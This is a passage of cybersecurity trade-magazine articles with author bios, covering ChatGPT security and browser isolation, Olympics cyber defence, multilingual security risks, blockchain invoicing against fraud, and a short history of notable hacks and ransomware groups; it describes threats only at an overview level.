
Julie can be reached online at: https://www.linkedin.com/in/julie-taylor-7133696/ and at our company's website: https://joyn.gg/

Jacob Dahlman is the Team Lead at Joyn Holdings LTD and a seasoned professional with over 20 years of experience in the gaming industry; demonstrating a wealth of knowledge and expertise across various fields. In his tenure at Joyn, Jacob has made significant strides, most notably executing an AI partnership with Samurai Labs to combat abhorrent speech in Discord and successfully hosting the GDC 2022 Live tournament for Discord through Joyn.gg.

Prior to his role at Joyn, Jacob served as the Director of Community Development for Tournament Kings LTD. His keen eye for innovation led to the creation of the world's first Tournament Bot prototype for Discord. This groundbreaking achievement showcased Jacob's dedication to pushing the boundaries in the gaming industry. Jacob's early career in telecommunications construction at Linx LLP equipped him with the technical know-how to make a tangible impact in his subsequent roles. His accomplishments include launching the first LAN center and Esports Arena in Denver and successfully organizing Clutch Con 2015, an esports competition and convention at the Crowne Plaza Hotel.

Beyond his professional endeavors, Jacob is deeply involved in community service as the current treasurer for the Alliance for Land Liberty, a civic community organization that advocates against unconstitutional land use codes in Delta County, Colorado.

Jacob can be reached online at: https://www.linkedin.com/in/jacobdahlman and at our company's website: https://joyn.gg/



How Are Security Professionals Managing the Good, The Bad and The Ugly of ChatGPT?

By Brett Raybould, EMEA Solutions Architect, Menlo Security

Today, headlines surrounding AI tools such as ChatGPT today are largely pessimistic.

From the doom-mongering narrative that technologies will put millions out of their jobs to the growing need for heavy regulation, it is often the negative connotations driving clicks online at this time.

When topics of change or uncertainty are involved, such a reaction is perhaps only natural. But we're likely to look back and see this one-sided argument as largely sensationalist.

The good: AI offers huge productivity potential

While the benefits are perhaps not talked about as much, the truth is that AI has the potential to improve our lives in a variety of ways.

Technology can operate in those pockets where humans are not typically interested nor effective. Take a large dataset for example; AI is great at efficiently and effectively analysing these, highlighting correlations and themes.

By using it to complete laborious, mundane, repetitive jobs quickly and accurately, employees are then freed up to focus on higher-value tasks, bringing greater value to their roles as more creative, productive individuals.

ChatGPT has emerged as a shining light in this regard. Already we're seeing the platform being integrated into corporate systems, supporting in areas such as customer success or technical support. In this example, it's been introduced in an advisory role. Employees can use it to scan email text to give an indication of the tone, gaining a greater understanding of how they are coming across in customer support interactions, with suggestions for improvements or edits.

The bad: The risks surrounding ChatGPT

Of course, there's always two sides to the same coin, and reasons for hesitancy around ChatGPT remain. From security to data loss, several challenges are prevalent on the platform.

For many companies, concerns centre around the potential risk of leaking trade secrets, confidentiality, copyright, ethical use and more. Further, the ability to verify and rely on the accuracy of data and subsequent outcomes that ChatGPT provides isn't certain. Indeed, ChatGPT is a learning platform – if it's fed bad data, it will produce bad data.

It's also important to recognise that ChatGPT itself already suffered a breach in 2023 due to a bug in an open-source library.

It was named the fastest growing app of all time, having racked up 100 million active users in just two months – a figure that Instagram only reached after 2.5 years. This broad user base makes it the perfect platform for threat actors to target with a watering hole attack (one designed to compromise users by infecting regularly used websites and lure them to malicious websites).

If an attacker is successful in infiltrating ChatGPT – something that can be achieved through potentially hidden vulnerabilities – they may in turn serve some malicious code through it, possibly affecting millions of users.

The ugly: Enhancing threat actor tactics

The other concern isn't centred around the risks associated with using natural language processing platforms themselves. Rather, it looks at the ways in which threat actors are leveraging them for malicious means.

According to a survey of IT professionals from Blackberry, more than seven in 10 feel that foreign states are likely already to be using ChatGPT for malicious purposes against other nations.

There are a variety of ways in which adversaries can tap into intelligent AI platforms. In the same way that customer service professionals may leverage the platform, threat actors can use it can make their phishing lures look more official and coherent.

It also means cybercriminals don't need to rely on their first language or dialect. They can use generative AI to translate phishing emails effectively across many vocabularies.

In addition to translation, tone alteration and written enhancements, generative AI tools can also be jailbroken. When this happens, they can then be asked to generate things like malware and viruses, lowering the skill floor required for threat actors.

In this sense, ChatGPT could democratise cybercrime in the same way that ransomware-as-a-service would – a reality that would lead to a massive spike in the volume of attacks we witness globally.

Managing ChatGPT effectively

We see many organisations focused on rapidly building their policies and controls as a response to these potential threats. Of course, that's been hard to do – many people didn't even know what ChatGPT was at the start of the year.

Where understanding and policy development are still in progress, some companies are outright blocking the use of the platform. However, this isn't necessarily the right approach long term.

ChatGPT will be key in unlocking user productivity and creativity. Therefore, organisations must find ways in which to harness it in a secure and safe manner.


OpenAI itself has recognised the importance of addressing security concerns in order to fulfil the platform's potential. The company recently announced the rollout of ChatGPT enterprise, offering capabilities such as data encryption, and the promise that customer prompts and company data will not be used for training OpenAI models.

These are steps in the right direction. However, to effectively combat all risks, organisations should look to embracing a diverse suite of security tools to maximise protection. As an example, it can prevent the pasting of files, images and text to an external site (ChatGPT included) where it can be misused. It can also set character limits to prevent large amounts of data being removed.

Additionally, isolation can record data from sessions, allowing organisations to keep track of end-user policy violations in web logs on platforms like ChatGPT, such as the submitting of sensitive data.

Isolation is a key component capable of ensuring that ChatGPT is used in a secure manner, making it easier to enact key policies and processes. For firms proactively seeking to harness the benefits of AI and gain competitive advantages, isolation is a vital tool.

About the Author



Brett Raybould - EMEA Solutions Architect, Menlo Security. Brett is passionate about security and providing solutions to organisations looking to protect their most critical assets. Having worked for over 15 years for various tier 1 vendors who specialise in detection of inbound threats across web and email as well as data loss prevention, Brett joined Menlo Security in 2016 and discovered how isolation provides a new approach to solving the problems that detection-based systems continue to struggle with.

Anticipation And Agility: Cyber Protection for the 2024 Olympics

By Jacques de La Rivière, CEO, Gatewatcher

From July 26 to September 8 next year, Paris will host the 2024 Olympic and Paralympic Games. With less than a year before the start of the competition, the French authorities are preparing to face the multiple cyber threats facing this global event.

Whilst the 2023 Rugby World Cup will likely serve as a 'dry run' for the French authorities, one of the main concerns that has already arisen has been the ability to respond quickly, in the face of cyber threats and attack vectors still unknown.

A perfect storm and an exposed target

Such advance thinking is especially warranted. The symbolism of the Olympic Games, and Paris' recent history as a terrorist target, will mee the current geopolitical issues linked to the war in Ukraine and the question of the participation of Russian and Belarusian athletes to create a perfect storm of a privileged target that is potentially exposed.

The response has been to task ANSSI with the cybersecurity of the Games and all digital protection of the sporting event. A budget of 10mn euros has been dedicated to conducting security audits, and a third of the agency's teams will be dedicated to the Games by their opening.

ANSSI also announced the holding of “several crisis exercises” in 2023, spanning not only cyberattacks that target sports infrastructures but also the numerous elements of the supply chain - supporting the Games such as the French Anti-Doping Agency and businesses involved in transport, timing services, ticketing and other functions.

Such anticipation and preparation is justified. Last April, the technological management of the Paris Olympics predicted a likelihood of cyberattacks “eight to ten times” higher than those targeting the Tokyo Games in 2020.

Identifying the attack and threat

What does an attack amidst such a perfect storm look like? One example is the attack which targeted the computer system of the PyeongChang Winter Olympic Games in 2018, which remained famous under the name "Olympic Destroyer". More recently, on the eve of the NATO Summit in Lithuania on July 11, the city of Vilnius suffered several distributed denial of service (DDoS) cyberattacks, targeting the websites of the municipality.

Both the NATO Summit and the Paris Games share the symbolism of Ukrainian membership and sovereign recognition. It is reasonable to expect an organisation such as RomCom, located in Russia, whose campaign of phishing aimed to break into participants' computers at the NATO Summit, will attempt to hit the Games.

The 2024 Games present a major strategic challenge. The events will be spread over fifteen sites and eleven for the Paralympic Games, not counting the sites in Île-de-France and the stadiums throughout the Metropolis and in Tahiti. These are all computer structures to monitor and protect.

Despite significant preparation, the event will require rapid agility and the ability to intervene quickly, in the event of a security risk. Efficiency, speed and precision will be the hallmarks of a successful defence.

Identifying and qualifying the threat remains a major challenge. This involves mapping all assets (PCs/laptops, tablets, laptops) present on the information system(s) concerned, in order to exclude compromised assets. But it is only the first step.

The ability to identify malicious actions on the computer network, followed by rapid intervention, at any point on the network to protect a targeted site - or on a central "node" - must be an essential element of cyber protection for the 2024 Games.

Such comprehensive protection, so far in advance, may seem excessive. But in the modern world, such anticipation is going to be a key aspect behind the scenes, to allow us to celebrate, together, the Olympic spirit and the greatest sporting event in the world.

About the Author

Jacques de La Rivière is CEO, of Gatewatcher. He has extensive work experience in various roles within the cybersecurity and software industry, including vice-president at Hexatrust, a cluster of 100 French and European software, cybersecurity leaders and cloud providers. Gatewatcher is a cybersecurity software provider specializing in advanced intrusion detection and is a market leader in high-performance solutions based on automation and machine learning methods. Jacques can be reached via LinkedIn and at the Gatewatcher company website: https://www.gatewatcher.com/en/

Lost in Translation: Mitigating Cybersecurity Risks in Multilingual Environments

By Ofer Tirosh

In today's interconnected, globalized world, the need for communication across multiple languages is more important than ever. But with increased connectivity and linguistic diversity comes a new set of cybersecurity risks. Cyber threats are evolving and take on a complex, multifaceted form in multilingual environments.

This article will delve into the unique cybersecurity challenges in multilingual environments, focusing on solutions and best practices to mitigate such risks. To learn more about this, keep reading!

Language Barriers and Cybersecurity Vulnerabilities

When examining the impact of language barriers on cybersecurity, we find an array of vulnerabilities. Miscommunication or misinterpretation can lead to implementation errors or gaps in security measures. It can heighten susceptibility to social engineering attacks. Scammers and cybercriminals often exploit linguistic nuances to trick users into revealing sensitive data or granting access to restricted systems.

Language barriers can create significant cybersecurity risks by hindering effective communication and understanding. When information about threats isn't understood or communicated due to mistranslations, vulnerabilities can arise, leading to data breaches. For instance, an international team is working on a system's cyber risk security. The miscommunication can result in parties not realizing the potential threats and vulnerabilities that must be addressed immediately.

The types of cybersecurity threats that organizations face are numerous and constantly evolving. Therefore, the ability to share information about these threats effectively across different languages and cultures is critical.

Another situation wherein language barriers can become a huge issue when it comes to cybersecurity is when users become susceptible to social engineering attacks, a common cybersecurity issue. When there's a gap in language comprehension or *lost in translation* situations, warning signs get overlooked, leading to dire consequences later. All users must understand this threat, regardless of their primary language, to build robust defenses against such attacks.

The Need for Robust Translation Processes

A robust translation process is essential to mitigate these risks. It goes beyond literal translation as you must accurately translate technical jargon by adapting the information contextually and culturally understanding of the users. The complex and technical nature of cybersecurity risks necessitates accurate and precise translation.

As previously stated, a poorly translated warning message could fail to convey the seriousness of cyber risk or even provide erroneous instructions, causing detrimental consequences for cyber risk security. It is why even though AI translation technology is on the rise, you will still need to work with language professionals to ensure that the cybersecurity content is accurate.

Having specialized experts in the translation services sector implement quality assurance measures, such as professional proofreading, guarantees that the cybersecurity content will be easier for target users to understand and take action to mitigate cybersecurity risks.

Multilingual Threat Intelligence and Monitoring

As threats evolve, the need for multilingual threat intelligence becomes vital. Monitoring cybersecurity threats across different languages and regions can be challenging, particularly with the vast amount of data to be analyzed. Machine learning, machine translation, and Natural Language Processing (NLP) can be powerful tools, helping to identify, understand, and respond to threats effectively.

Cybersecurity risks do not discriminate based on language as we navigate the digital world. Cyber threat intelligence—information about the existing and emerging threats—must be gathered across multiple languages to ensure comprehensive cyber risk security.

Monitoring and analyzing multilingual data presents a unique set of challenges. One must account for various cybersecurity threats that could exploit language nuances and cultural differences. The risk is compounded by computer security threats using translation inaccuracies and language barriers.

Cybersecurity and translation professionals are increasingly leveraging technologies like machine learning, machine translation, and NLP to mitigate the risks multilingual data poses. These tools can automate the translation process, ensuring accuracy and allowing for the swift identification of threats.

Securing Multilingual Communication Channels

Due to its sensitivity and diversity, multilingual data requires robust protection measures. Ensuring the confidentiality and integrity of such data involves encryption, secure transmission methods, and well-designed authentication and authorization processes.

Dealing with multilingual data heightens cybersecurity risks. Through translation, you can protect the confidentiality and integrity of your data is crucial in a globally connected world where cyber threats are ever-present.

When multilingual data is transmitted between systems or individuals, encrypting this information is vital to safeguard against cyber security risks. Advanced encryption methods can ensure that even if data is intercepted during transmission, it remains unreadable to unauthorized parties.

With the proliferation of typical computer security threats, authentication and authorization mechanisms are essential to ensure that only authorized individuals can access sensitive data. However, these mechanisms can become complex in multilingual environments due to language and cultural barriers, potentially leading to serious cyber security issues. Professionals in translation services provide cybersecurity-focused translations and help implement secure authentication and authorization measures across multiple languages to counter the risk of cyber attacks.

Cultural Awareness and User Education

Cultural sensitivity and awareness are vital to effective cybersecurity practices in a multilingual environment. Addressing language-related security incidents and developing training programs in multiple languages helps employees appropriately understand and respond to potential threats.

The internet isn’t confined to any language or culture. Cybersecurity risks are a global threat. Thus, cultural sensitivity and awareness are pivotal to robust cyber risk security.

To defend against cyber security risks, organizations must offer multilingual training programs for their employees. These programs should educate employees about cybersecurity threats and how to avoid them. They should also inform them about the common computer security threats they might encounter, especially in a multilingual and multicultural work environment.

Language professionals can support these programs by ensuring accurate translation of security protocols and response plans, aiding organizations in swiftly resolving language-related security incidents.

Legal and Regulatory Considerations

Multilingual cybersecurity also has legal and regulatory implications. So we must be mindful of international data protection laws as we navigate the complexity of cybersecurity risks across multiple languages and cultures. These laws protect personal data and require organizations to follow specific protocols to ensure cyber risk security.

To give you an idea, the Information Commissioner's Office guide to General Data Protection Regulation (GDPR) provides valuable insights on complying with the European Union's data privacy law that addresses many cybersecurity examples across multiple countries.

Should a data breach occur, the risk of a cyber attack necessitates immediate action, including notifying affected parties. This communication can be complex, especially when it needs to be delivered in multiple languages. The FTC's guidelines also provide data breach notifications effectively, indicating the importance of employing language professionals and accurate translation services to communicate the issue appropriately.

Cross-border data transfers pose unique cyber security risks. Addressing these challenges is critical to preventing cybersecurity issues and maintaining the integrity of global digital networks.

Incident Response and Mitigation Strategies

Responding to cybersecurity risks effectively entails the development of comprehensive multilingual incident response plans. These plans address cyber risks and ensure that actions and protocols are communicated accurately across diverse language groups.

If you are handling international users and employees, working with translation experts to create a plan and adapting it to your target users' language and culture can bolster cyber risk security.

Coordinating cross-cultural incident handling is critical to address the full spectrum of types of cybersecurity threats and can help prevent potential miscommunication that could escalate issues.

After an incident, it's critical to learn from the situation and apply those insights for continuous improvement, reducing the risk of cyber attacks in the future. This process should involve a thorough review of the incident and the response, emphasizing improving multilingual and cross-cultural communication.

Best Practices for Multilingual Cybersecurity

To effectively manage global cybersecurity risks, we have written below some of the best practices that you should know when it comes to multilingual cybersecurity, as follows:

Establishing Multilingual Cybersecurity Policies

Tackling cybersecurity risks requires the establishment of comprehensive multilingual cybersecurity policies. Considering the unique challenges of language differences, these policies should lay out guidelines to manage and mitigate cyber threats. The plans and procedures should follow the data privacy laws of your local area or target country of your users to avoid potential lawsuits in the future.

Regular Training and Awareness Programs

In response to the various types of cybersecurity threats, regular training and awareness programs are vital to ensuring that every team member, regardless of their primary language, is equipped to identify and respond to common computer security threats. You will need ongoing training and awareness detailing how these initiatives can help prevent cyber security issues and lower the risk of cyber attacks.


Building a Multilingual Security Culture

Besides implementing robust policies and conducting regular training, fostering a multilingual security culture within the organization is equally crucial. It involves promoting awareness of the diverse cyber threats and encouraging open, effective communication across all languages. You can have language experts support this initiative to effectively bridge language gaps and enable a truly inclusive, multilingual security culture.

Summary

As our world becomes more interconnected, multilingual environments will continue to grow in importance. Mitigating cybersecurity risks in these environments requires a comprehensive approach: from robust translation processes to multilingual threat intelligence, cultural awareness, legal compliance, and effective incident response strategies. Understanding and addressing these unique challenges can help create a safer, more secure digital world.

About the Author



I'm Ofer Tirosh, the CEO and Founder of Tomedes, a leading company that provides translation services, interpreting, and localization solutions to businesses and Fortune 500 companies worldwide. With over 15 years of experience in the translation industry, my team and I work collaboratively with a network of expert translators in more than 150+ languages and multiple fields to deliver exceptional translation services.

Cybersecurity is a major concern for our company, as we handle various sensitive information. With my experience working with numerous tech-based companies, I have written multiple articles on the role of the translation industry in mitigating cyber threats and spreading awareness of this issue. If you want to learn more about the diverse sectors our company provides under our translation services, you can visit our website: tomedes.com/translation-services.

Forging A New Era of Invoicing Security

How blockchain-powered software is preventing cyber attacks

By Ramon AB, CEO and Co-Founder of Nova Technology

Invoicing may not be the first thing that pops up in a conversation around cyber attacks, but undesirable incidents in the business world serve as glaring reminders as to why we shouldn’t think of invoicing fraud as an afterthought. Across geographies and industries, fraudulent invoicing practices such as invoice manipulation, impersonation or diversion of funds have cost businesses heaps of money, reputation and more. Lying at the heart of financial transactions and business operations, invoicing holds substantial value for organizations and cybercriminals alike, making it a prime target for cyber attacks.

How does it affect business operations?

Take the case of fraudulent invoices, which may appear almost imperceptibly legitimate, being sent to businesses. A lot can go wrong if these invoices are paid without proper verification- the business can suffer financial losses affecting their cash flow, profitability, and even overall financial stability. It doesn't end there. Incidences like these destabilize public trust in the organization's competence to safeguard sensitive information and shield themselves against cyber threats, leading to strained relationships or even a potential loss of customers and business opportunities. Additionally, businesses may face legal and regulatory consequences including penalties; legal battles are never easy.

Reliance on traditional systems and resultant vulnerabilities

Centralized databases, manual processes and paper-based documentation make traditional invoicing systems more susceptible to cyber attacks, especially today when technology is advancing at an unprecedented pace, and is being made accessible to everyone- including malicious actors ready to take advantage of vulnerabilities.

Inherent vulnerabilities of systems aside, cybercriminals are also adept at exploiting human vulnerabilities through phishing attacks, initiating unauthorized attacks or deceiving individuals into disclosing confidential information. It's not surprising how social engineering is a much preferred technique for fraudsters to entrap their victims. As convenient as email communications are in many business settings, when it comes to invoicing processes, such modes of communication including manual data entry, make it easier for fraudsters to manipulate invoices, impersonate legitimate vendors or redirect payments to fraudulent accounts.

For instance, using techniques such as email spoofing to mimic the email addresses and domains of trusted entities, hackers send fraudulent invoices that appear to be from legitimate sources. Needless to say, this leads to unauthorized fund transfers- thanks to altered payment information on the compromised invoice. Hackers may also intercept the transmission of invoices between the sender and the recipient, and subsequently alter payment details to modify the invoice during transit.

Sometimes scamsters go a step further and create counterfeit vendor accounts or impersonate trusted entities while submitting fraudulent invoices to businesses. Unaware of the deceit, organizations may process these invoices, leading to financial losses and ensuing legal complications. As a case in point, consider the million dollar scam that cost tech giants like Google and facebook $122 million many years ago. Fast forward to the beginning of this year and we had the PayPal scam doing rounds.

Blockchain: Safeguarding invoicing processes against fraudulent activities

It's no surprise that with sophisticated technology becoming increasingly accessible to common man, the potential for its misuse is also bound to spiral out of control. Take generative AI for example- its ability to generate humanesque text and multimedia content makes it easier for bad actors to impersonate others and manipulate sensitive information. However, technology being extremely dynamic, has a solution for (almost) everything. The area of invoicing is no exception. Enter, blockchain technology.

Blockchain brings a commendable level of tamper-proof integrity to invoicing, by providing an immutable ledger that meticulously records every transaction. This means that once a transaction is recorded, it cannot be altered or deleted, making it exceedingly difficult for fraudsters to manipulate invoicing data or illegitimately generate invoices bypassing detection. Risk minimization of this scale, that's characteristic of blockchain, can be attributed to something that's inherent to the network that it operates on-decentralization. By functioning on a network without a central authority, the ledger is distributed across multiple systems, eliminating the need for constant supervision and manual intervention in the invoicing process. Ultimately, this decreases the likelihood of corruption or fraud.

While there are numerous advantages businesses can enjoy by integrating blockchain into their invoicing processes, here are a few most compelling reasons:

Immutable Ledger & Encryption: As briefly mentioned above, blockchain's immutability ensures that an invoice once recorded on the blockchain cannot be altered or tampered with. This is because each transaction is linked to the previous one through cryptographic hashes, forming a resolute chain of records. Given that the transactions and records stored on the blockchain are thoroughly encrypted, data stays secure and is also rendered inaccessible to those unauthorized. The encryption also adds an extra layer of protection to ensure that confidential information such as invoice details and financial data remains secure throughout the invoicing process.

Transparency & Traceability: All business transactions involve multiple parties making decisions, initiating payments, buying and selling. That is to say there is always room for miscommunication or communication gaps when there are multiple parties involved. Blockchain also comes through to save businesses the trouble of such inconveniences. All participants in a given network can view and verify transactions- this transparency acts as a solid deterrent to fraud by lending accountability and thereby reducing the likelihood for fraudulent activities going undetected.

Smart Contracts & Automation: With the reign of blockchain technology, another disruptive tool that's transforming the business landscape are smart contracts. As self-executing contracts that embody the terms of the agreement within their code itself, smart contracts can be programmed to automatically verify and execute invoices according to predetermined conditions. This can include payment terms, conditions and delivery requirements. This automation reduces the reliance on manual processes, minimizing human errors and potential vulnerabilities. For instance, consider what this means for the legal teams and legal domain in general- less time fixing problems and more time spent preventing them.

Enhanced Security: By employing robust encryption algorithms to secure data, blockchain-powered invoicing solutions protects organizations from unauthorized access and manipulation. Its decentralized nature amplifies security by eliminating single points of failure and ultimately reducing the risk of cyber attacks. This makes things substantially difficult for attackers to compromise the entire network as that would require them to gain control of a majority of the nodes simultaneously. Simply put, even if one node is compromised, the security of the network would remain intact due to the consensus mechanisms implemented by blockchain protocols.

Blockchain's immense potential to drastically reduce the time, cost, risk and complexity that accompanies transactions has already initiated a paradigm shift in business operations, particularly in the realm of invoicing. As fraudsters and malicious actors steer ahead armed with sophisticated tools of attack, it's up to organizations to stay several steps ahead in security- and blockchain technology is an inevitable instrument in their arsenal today.

About the Author

Ramon AB is the CEO and Co-Founder of Nova Technology. Ramon, together with his brother Pascual founded the company. The brothers knew they wanted to start a company together, so they raised their start-up capital by maximizing their student loans. Dissatisfied with the inertia of ICT service providers, they soon decided that they would be better off taking ICT into their own hands. Nova Technology's credit management software is powered by blockchain and provides a transparent and easy billing process to support the entire supply chain. The enterprise also utilizes IoT and smart contracts to enable real-time monitoring and invoicing of shipments throughout supply chain operations, leaving no leeway for human error or fraud. Now, Nova Technology has grown worldwide with offices in Singapore, Tokyo, Dubai, Toronto, and New York.

Digital Criminal Ontology; Trading Pistols for Programmers

By James Allman Talbot, Head of Incident Response & Threat Intelligence, Quorum Cyber

Since computers were first connected with Ethernet cables, Hollywood started romanticizing hackers. In 1983, WarGames was released. The movie was a science fiction thriller starring Matthew Broderick and Ally Sheedy as high school students who accidentally hacked a military supercomputer using an acoustic coupler, a device that connects phone lines with computers to send and receive data.

Shortly after WarGames came Sneakers in 1992. In Sneakers, a group of hackers steal a “black box” decoder that exploits a flaw in the encryption algorithm and uses it to hack into the air traffic control systems and the U.S. power grid.

The fascination with hacking continues today as Hollywood scriptwriters poured out pages of epic hacker-related entertainment from The Matrix in 1999 to Mr. Robot in 2019. However, as fictional as these stories may be—real life holds even stranger, true hacker tails.

Hackers; The Reality

The damage from hackers can result in the bizarre to the devastating. In July 2017, the BBC reported how two individuals could hack into a Laserwash (automated car wash) to make it attack vehicles once inside. “...at the Black Hat conference in Las Vegas, Billy Rios of security firm Whitescope and Jonathan Butts from the International Federation for Information Processing showed how easily the system could be hijacked.” Hacking in via a weak password and an outdated Windows Control System, they wrote “an exploit to cause a car wash system to physically attack…” and “make the roller arms come down much lower and crush the roof of a car…” The carwash hacking was more of a publicity stunt, but it proved how vulnerable our connected world has become. There were far more nefarious incidents to follow.

Also, in 2017, Equifax experienced the most significant recorded data breach. Equifax let several security areas lapse and allow attackers access to sensitive Personally Identifiable Information (PII), including date of birth, social security numbers, addresses, driver’s license numbers, etc., of over 143 million customers. The hack went undetected for 76 days, and in the end, according to the Federal Trade Commission, “The company has agreed to a global settlement with the Federal Trade Commission, the Consumer Financial Protection Bureau, and 50 U.S. states and territories. The settlement includes up to $425 million to help people affected by the data breach.”

In a bizarre example of reality following the fictional WarGames movie, in 2021, the Colonial Pipeline, an American fueling company, was the target of hackers who unleashed the DarkSide (named after the hacking group) ransomware via a legacy Virtual Private Network (VPN) system that did not have multi-factor authentication. Darkside stole 100GB of data and caused a fuel shortage along the east coast.

More recently, in 2022, the Red Cross disclosed that a state-backed hacking group gained access to the personal information (names, locations, and contact information) of over 515,000 people in the "Restoring Family Links" program that helps reunite families separated by war, disaster, and migration.

Rise Of The Hive

Today, hackers have organized into well-structured businesses that compete for top talent, from CEOs and HR to project managers and coders. CNBC writes that these organizations have “a leader, like a CEO, who oversees the broader goals of the organization. He or she helps hire and lead a series of project managers, who execute different parts of each cyberattack.” The news article explains that “Criminal groups also have aggressive salespeople work to displace their competitors by stealing territory,” and that some groups “offer DDoS-for-hire services.”

Several hacking groups are more prolific than others, and a few have become infamous in the last few years—the Hive group is one such gang. Active since 2021, the Hive made its name by successfully targeting several healthcare providers in the U.S., then moved to schools and colleges, government agencies, real estate companies, and even police departments across the country. Not shy about boasting about its crimes, the group even posts details of some of them on its dark web blog.

Instead of stopping solely conducting attacks, Hive realized it could make even more money by selling its software to other groups or individuals, creating the Ransomware-as-a-Service (RaaS) model. This model allows the group to concentrate on just one stage of the cyber-attack chain rather than trying to manage every step, selling access and tools to other groups who want to take advantage of it. This model made it easier for researchers to obtain malicious code to understand how it works. But it sometimes makes it harder for them to identify which group has conducted which crime because multiple groups use Hive's code.

In just a few years, Hive has undoubtedly become one of the most dangerous cybercrime gangs on the planet. One cyber security firm ranked it the second most successful in 2022 after LockBit. Known for its aggressiveness and frequent attacks, its members work hard to evolve their tactics, techniques and procedures (TTPs) to keep security experts from blocking its objectives.

Naturally, few crime groups declare how much money they make, and most organizations that have suffered from ransomware attacks don't like to state how much they have paid out. The FBI believes the Hive has already targeted more than 1,300 companies around the globe, helping it to bring in approximately US$100 million in ransom payments to date.


Conclusion

Magnetic tape was first used for data storage in 1951, and the first gigabyte capacity hard disk drive was introduced in 1980. Along the transition from tape to digital storage, criminals began to trade in their pistols for programmers as a less physical method for stealing money. In 1988, a 23-year-old Cornell University graduate student named Robert Tappan Morris unleashed the first documented denial of service hack dubbed the "Morris Worm." According to FBI.gov, "At around 8:30 p.m. on November 2, 1988, a maliciously clever program was unleashed on the Internet from a computer at the Massachusetts Institute of Technology (MIT)." Before the invention of the World Wide Web, the Morris Worm targeted connected computers across the U.S., including Harvard, Princeton, Stanford, Johns Hopkins, NASA, and the Lawrence Livermore National Laboratory.

